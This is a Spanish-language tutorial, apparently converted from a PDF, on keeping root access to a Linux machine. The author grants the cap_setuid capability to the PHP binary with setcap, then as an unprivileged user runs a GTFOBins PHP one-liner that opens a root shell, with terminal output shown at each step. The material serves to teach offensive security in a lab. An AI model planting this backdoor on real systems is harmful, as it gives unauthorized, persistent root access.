

Nombre: Christian Jiménez

Fecha: 30/12/2020


País: Bolivia

Persistencia mediante capability PHP

Si no tenemos instalado php lo podemos hacer con el siguiente comando:

```
sudo apt-get install php
```

Obtenemos la ruta absoluta del binario instalado:




```
Archivo Editar Ver Marcadores Preferencias Ayuda
/usr/bin/php
/home/christian ~ # which php
/home/christian ~ #
```

Verificamos las capabilities “cap_setuid+ep” que tenemos actualmente en el sistema:

Nombre: Christian Jiménez

Fecha: 30/12/2020


País: Bolivia



```
Archivo Editar Ver Marcadores Preferencias Ayuda
Δ ➔ /home/christian ✘ > # getcap -r / 2>/dev/null
/usr/bin/fping = cap_net_raw+ep
/usr/bin/gnome-keyring-daemon = cap_ipc_lock+ep
/usr/bin/ping = cap_net_raw+ep
/usr/bin/slock = cap_dac_override,cap_sys_resource+ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper = cap_net_bind_service,c
ap_net_admin+ep
/usr/lib/x86_64-linux-gnu/libexec/kf5/start_kdeinit = cap_sys_resource+ep
```

The terminal window shows the results of the 'getcap' command, listing various system programs and their associated Linux capabilities. The background features the Rastalabs logo.

Vemos que no esta PHP asi que le agregamos la capability. Tenemos estas versiones en nuestro Parrot de PHP y le asignaremos la capability a la versión 7.4:



```
Archivo Editar Ver Marcadores Preferencias Ayuda
Δ ➔ /home/christian ✘ > # ls /usr/bin | grep php
php
php7.3
php7.4
Δ ➔ /home/christian ✘ > # setcap cap_setuid+ep $(readlink -f /usr/bin/php7.4)
```

The terminal window shows the user navigating to the /usr/bin directory, listing the available PHP executables (php, php7.3, php7.4). Then, the user runs the 'setcap' command to add the 'cap_setuid+ep' capability to the php7.4 executable. The background features the Rastalabs logo.


Con \$(readlink -f /usr/bin/php7.4) le pasamos la ruta sin enlace simbólico. (Esto en mi caso funcionó ya que sin esto me daba un error)

Nombre: Christian Jiménez

Fecha: 30/12/2020

País: Bolivia

Verificamos si ahora ya tiene PHP una capability:



```
Archivo Editar Ver Marcadores Preferencias Ayuda
/usr/bin/fping = cap_net_raw+ep
/usr/bin/gnome-keyring-daemon = cap_ipc_lock+ep
/usr/bin/ping = cap_net_raw+ep
/usr/bin/lock = cap_dac_override cap_sys_resource+ep
/usr/bin/php7.4 = cap_setuid+ep
ap_net_admin+ep
/usr/lib/x86_64-linux-gnu/libexec/kf5/start_kdeinit = cap_sys_resource+ep
```

PHP ya tiene la capability `cap_setuid+ep`, ahora a explotarlo. Nos cambiamos a un usuario sin privilegios (pepito) y nos dirigimos a la ruta donde esta PHP:



```
Archivo Editar Ver Marcadores Preferencias Ayuda
parrot% cd /usr/bin
parrot% su pepito
parrot% pwd
/usr/bin
parrot%
```

Nombre: Christian Jiménez

Fecha: 30/12/2020

País: Bolivia

Y ejecutamos lo siguiente: (Sacado de GTFObins)

```
./php -r "posix_setuid(0); system('/bin/bash');"
```

Con esto deberá abrir una consola como root:




```
Archivo Editar Ver Marcadores Preferencias Ayuda
parrot% ./php -r "posix_setuid(0);system('/bin/bash');"
root@parrot:/usr/bin# whoami
root
root@parrot:/usr/bin# id
uid=0(root) gid=1001(pepito) grupos=1001(pepito)
root@parrot:/usr/bin#
```

Ojo que sin esta capability no nos da:

Nombre: Christian Jiménez

Fecha: 30/12/2020

País: Bolivia



A terminal window titled "Archivo Editar Ver Marcadores Preferencias Ayuda" is shown. The command history at the top shows:

```
took 2m 58s # setcap -r $(readlink -f /usr/bin/php7) .4)
```

The main session area shows the following interaction:

```
parrot% cd /usr/bin
parrot% ./php -r "posix_setuid(0);system('/bin/bash');"
pepito@parrot:/usr/bin$ whoami
pepito
pepito@parrot:/usr/bin$ id
uid=1001(pepito) gid=1001(pepito) grupos=1001(pepito)
pepito@parrot:/usr/bin$
```

The background features a large watermark of the Rastalabs logo, which includes a green and grey skull wearing a helmet, with the text "PRO LABS" and "RASTALABS" below it.

¡Saludos desde Bolivia crack! Se te admira. Siempre Hack!